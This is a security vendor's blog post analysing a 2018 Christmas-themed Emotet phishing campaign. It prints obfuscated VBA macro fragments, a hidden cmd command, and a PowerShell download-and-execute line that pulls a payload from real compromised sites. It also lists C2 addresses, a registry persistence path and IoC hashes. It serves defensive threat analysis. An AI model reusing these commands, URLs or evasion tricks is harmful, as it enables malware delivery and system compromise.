The Christmas Card you never wanted - A new wave of Emotet is back to wreak havoc

By Suleyman Ozarslan, PhD

Published: 2018-12-21 · Archived: 2026-04-05 21:03:04 UTC


Cybercriminals routinely exploit the holiday season to boost malware delivery, and themed lures are a proven way to drive clicks. We observed malicious documents that use festive filenames such as ChristmasCard.doc, Christmas-Greeting-Card.doc, Christmas-wishes.doc, and Christmas-Congratulation.doc. These files arrive through phishing emails or downloads that look like harmless greetings. Once opened, the documents attempt to fetch and execute a second stage payload in the background.

Our analysis shows these droppers retrieve Emotet, a modular banking trojan that now functions primarily as a high volume downloader and loader for additional malware. After initial execution, Emotet establishes persistence, communicates with command and control, and can deliver follow-on payloads such as credential stealers and other banking trojans. The result is broader compromise that impacts government entities and organizations across both the private and public sectors, particularly during busy holiday periods when security teams are stretched and users are more likely to engage with seasonal content.

Initial Access

The specific sample analyzed below is the ChristmasCard.doc (SHA256: 1D751C9AA079CC2D42D07D7964D5FAE375127EFA6CA1AC2DFECFD481FE796FBC).

When a victim opens the document, Microsoft Word asks to enable/disable macros. It reveals that a macro is embedded in the document.



When a user opens the document, it claims that it was created in an earlier version of Microsoft Office and asks the victim to enable the content, which launches the code hidden in the macros.

Execution

VBA (Visual Basic for Applications) codes in the embedded macro are given below:

```
  Function EiDJKjLt()
  On Error Resume Next
  kRZXpYi = Array(TXwzCHKXZ, WiFKpY, NTNqBN, Interaction.Shell(CleanString(nvTFDMcQuDS
  Select Case vhWrwwLHwhINhj
  Case 21458470
  vtPEXawqKYqTzo = 205771406
  bJOUowYROCUnaEvkFGjfFijV = Oct(fhaIrJIBLlXViMzUwpUGL + CStr(FcGOrIzszdsmIRwIX + Log(
              MsgBox (bJOUowYROCUnaEvkFGjfFijV)
  End Select
End Function
```

The macro includes obfuscated VBA codes to evade security controls. The most interesting part of the macro is:

```
Interaction.Shell(CleanString(nvTFDMcQuDSt.TextBox1), 15 - 15)
```

In this malicious macro, Interaction.Shell method runs an executable program written in TextBox1. However, TextBox1 is not seen by the victim, it is hidden in the document. We used the Debug.Print method to see the content of the Textbox1, and accessed the following code that is executed by the Interaction.Shell method:

```
c:\SzCTnucwEfW\SbuaBlErrzYpl\RdPspAGt\..\..\..\windows\system32\cmd.exe /c %ProgramDat
```

We see a heavily obfuscated code to make detection difficult, the only clear part of the code is c:\SzCTnucwEfW\SbuaBlErrzYpl\RdPspAGt\..\..\..\windows\system32\cmd.exe. As seen on this part of the code, three random directories are added after c:\ to bypass weak security controls, then three \.. are added to traverse back to c:\. Therefore, the obtained path is c:\windows\system32\cmd.exe that runs the subsequent commands.

However, those commands are also obfuscated:

```
"set XhOY=;'JWt'=BTH$}}{hctac}};kaerb;'GGi'=WLb$;hjk$ metI-ekovnI{ )00008 eg- htgnel
```

The second and third commands are interesting:

```
for /L %V in (497,-1,0)do set xJWn=!xJWn!!XhOY:~%V,1!&&if %V==0 call %xJWn:~6%"
```

Briefly, these commands print 497 characters long XhOY variable in reverse order.

Let’s look at XhOY variable:

```
'JWt'=BTH$}}{hctac}};kaerb;'GGi'=WLb$;hjk$ metI-ekovnI{ )00008 eg- htgnel.)hjk$ metI-teG(( fI;'cRO'=
```

And, XhOY variable in reverse order:

```
powershell $KSv='\DfV'\;$ohl=new-object Net.WebClient;$lIY='\http://www.ideenweberei.com/L9NXvhd@htt
```

Now, we can see it is a PowerShell command, but it is obfuscated by using variable substitution and garbage variable assignments. Even so, we can reveal the following command by removing the garbage variables, and putting the values of the variables where they exist.

```
powershell foreach($wFR in http://www.ideenweberei.com/L9NXvhd@http://www.capbangkok.com/p1SolwJv@ht
```

Briefly, this command tries to download 150.exe from the following addresses in given order via the Net.WebClient.DownloadFile method. Then, if the file is downloaded successfully it executes the downloaded file by using the Invoke-Item cmdlet, and exits the loop. It differentiates a successful file download by comparing the length of the file with -ge 80000 (ge: greater or equal than).

```
http://www.ideenweberei.com/L9NXvhd
http://www.capbangkok.com/p1SolwJv
http://www.trinityriveroutfitters.com/W4CGsWIzI
http://www.hayashitoysmart.com/add_favorites/XJJSoydNv
http://cleeft.nl/60ILq1CgH
```

When we started to examine the 150.exe file (SHA256: 5456471B260E664E9485D2CB8321D8E3B3033F700A5BDAAFC94E4BA8046FB87D), we realized that it is the infamous Emotet trojan.

As expected from an Emotet sample, it tries to download a file from the following locations:

```
213.120.119.231:8443
78.189.21.131:80
187.140.90.91:8080
81.150.17.158:50000
1.150.17.158:8443
201.190.150.60:443
```

After a few failed attempts, it downloaded archivesymbol.exe (SHA256: 5DA7A92311FDA255EFAC52C6BFEBCED31BD584453F6BB4F8DE6CDD1B2505B00F) file from 201.190.150.60:443 to C:\Users\admin\AppData\Local\archivesymbol\ folder. Emotet artifacts usually mimic the names of known executables. In order to become persistent on the victim system, Archivesymbol.exe adds its full path to the HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run key in the Registry.

Conclusion

In this wave of attacks, Emotet trojan spreads by emails that lure victims into downloading a Christmas-themed Word document, which contains a macro that executes a PowerShell script to download a malicious payload. Commands in the macro are heavily obfuscated for defense evasion.


With the Email Threat Simulation (ETS) Module, Picus customers are able to test their network and client security systems' blocking performance against any malicious email, without waiting for infected by malware such as Emotet.

In addition, using the Picus Endpoint Simulation Module (ESM), you can challenge your endpoint security controls against a wide range of threats, from basic attacks to Advanced Persistent Threats (APTs), with up-to-date attack techniques mapped to MITRE’s ATT&CK framework.

As a conclusion, you can continuously verify and improve your security measures by utilizing the most practical, quick-to-apply, and immediate mitigation actions provided by Picus.

If you want to know how your enterprise security devices are blocking these attacks, you can contact us at **demo@picussecurity.com**. Within a few hours, we can quickly report to you how your network security systems protect against Emotet and other current cyber attacks!

Process Graph



MITRE’s ATT&CK Techniques Observed

Initial Access	Execution	Persistence	Defense Evasion	Discovery	Command and Control
T1193 Spearphishing Attachment	T1059 Command-Line Interface	T1060 Registry Run Keys / Startup Folder	T1140 Deobfuscate/Decode Files or Information	T1012 Query Registry	T1071 Standard Application Layer Protocol
T1192 Spearphishing Link	T1086 PowerShell	T1050 New Service	T1112 Modify Registry	T1082 System Information Discovery	T1065 Uncommonly Used Port
	1035 Service Execution			T1057 Process Discovery	
	T1106 Execution through API			T1010 Application Window Discovery	
	T1137 Office Application Startup				
	T1064 Scripting				

Indicator of Compromises (IoC)

Delivery Documents

```
1D751C9AA079CC2D42D07D7964D5FAE375127EFA6CA1AC2DFECFD481FE796FBC
216C7C9300632A99D808AC6C2BA26A53402AC584504BB7EAC3CBE35B56994D93
2563D86BB358D86D06856A5BECDCAD5B6461D88FDD49E362691D5DFAE43C4625
3B0609646D8FFC097DFEEFF7FC70A52B38C4AE53D93DE6FB96A1B1119E51DB4F
3C18597017EF58FEE97F8B28879DABEEC6DAE7A968A56A891D07D1DC52DDC3AF
4030D19135210C191D7761A432B295314588519A0D3497BEA401F6488C7DE445
69caceab49fdcf349e2862d18ed39ed586d4e1a973f2ffda9904808871f6bce1
81F1052A4D972B33990ACD682B38182AC89AE812BD2C3A0E195BA0384AA53753
A62F9B138B9EF335233E2F25C1682A516632671334A969FDC15C32558CB6FD5C
```

```
B9DCFF12869697646C0A62241CC211ED49D683324BA09663FCFD4EAD8F1C3807
C216A2A1E9F88F8889125D88D1875B1BB333D73A5F3DF9F63D238C5396594D06
D1A6784D0318BC92859A33AE5C4EA6F593DEB148DE4599D1DD14CFE807589E55
D97FD77F52628A1094C41E44E3781E81DA279039DE436CF313DBADE61FA1CD24
DC6C630936D718D02D1D3D8C71DA9847AB6FD9E79DC8695C5662793255F441B1
DDCCAD5FD03A3C620AABFFFE8B8464E8B2BEAF94954282D285E3850B0578DFA4
F4D9C1E45849B189548F2FCB45126B008CFA6254CFE2FABB789EC0F096672ECA
F93B39B2723F9F0AC2DFE978FE284FA887CCF7C9BFB5FD9428C59025F56C5E86
```

Dropped Emotet Trojans

```
2E63942BF12B6FBB3F8A48716E5D97079E4DF668C9181D9A66651CBA873D2A17
53B07540383F3D8AB47DC8966D2ABCDD5885F1D5D2D0E1D2E5046F90EABDE3F6
5456471B260E664E9485D2CB8321D8E3B3033F700A5BDAAFC94E4BA8046FB87D
7ADDCF66ED2376C8F9B2ADAEFF04FC01C92881B2990D460EEFD60324209BD62C
890B9B288AA2C2183DA044232C2B750B83565741464E1938FD53444EB0929F18
928CC4AED8F8ABF2863F49142DCF4EE4BEE558E21161ED0296A32216EAA256D1
BFACADEFD24B4DC2ED4A1E928200C938A8608D24EDF651DB7A210972135FB149
E01516FEDFA82C82FB25F812AE106E4F4591B3191812B7FD93A0944731F335BA
EE2699909F938CD5A35535FA372C36E88163D9C3971283ADAA6F7EF0CD8A2795
F020910684E6B806586131E30692FFE070442A0288D67FF85E6506B97B86B6AB
FF27CB0A4046B7D4E23F007D65CDC52B06F41EE2DF99AB1133ED8A36862E4A21
```

URLs

```
hxxp://63.143.67.107:20/
hxxp://78.189.21.131/
hxxp://81.150.17.158:8443/
hxxp://187.140.90.91:8080/
hxxp://198.61.196.18:8080/
hxxp://201.190.150.60:443/
hxxp://210.2.86.72:8080/
hxxp://213.120.119.231:8443/
hxxp://bod-karonconsulting.com/ZhsjepZP/
hxxp://www.countdown2chaos.com/RteZ6CxTl3/
hxxp://fortifi.com/IQmS1zuNj
hxxp://www.ideenweberei.com/L9NXvhd/
hxxp://kliksys.com/yuZ6yAFq/
hxxp://limaxbatteries.com/yc8jyNd/
hxxp://strike3productions.com/fHXdHseo0/
hxxp://www.mtyfurnishing.com/uV0Z7WiM/
hxxp://www.omegaserbia.com/1rDAPTYEgE/
```

```
hxxp://www.wmdcustoms.com/SoYuALGOUR/
```

Connected IPs

```
63.143.67.107
70.55.69.202
72.5.53.5
75.119.205.247
78.189.21.131
81.150.17.158
103.4.235.152
148.66.137.40
181.197.253.133
181.57.97.83
181.60.57.250
187.140.90.91
188.166.101.236
189.222.20.165
190.195.129.227
195.208.1.119
198.61.196.18
201.190.150.60
209.95.55.249
210.2.86.72
213.120.119.231
216.120.247.90
```

Source: https://www.picussecurity.com/blog/the-christmas-card-you-never-wanted-a-new-wave-of-emotet-is-back-to-wreak-havoc.html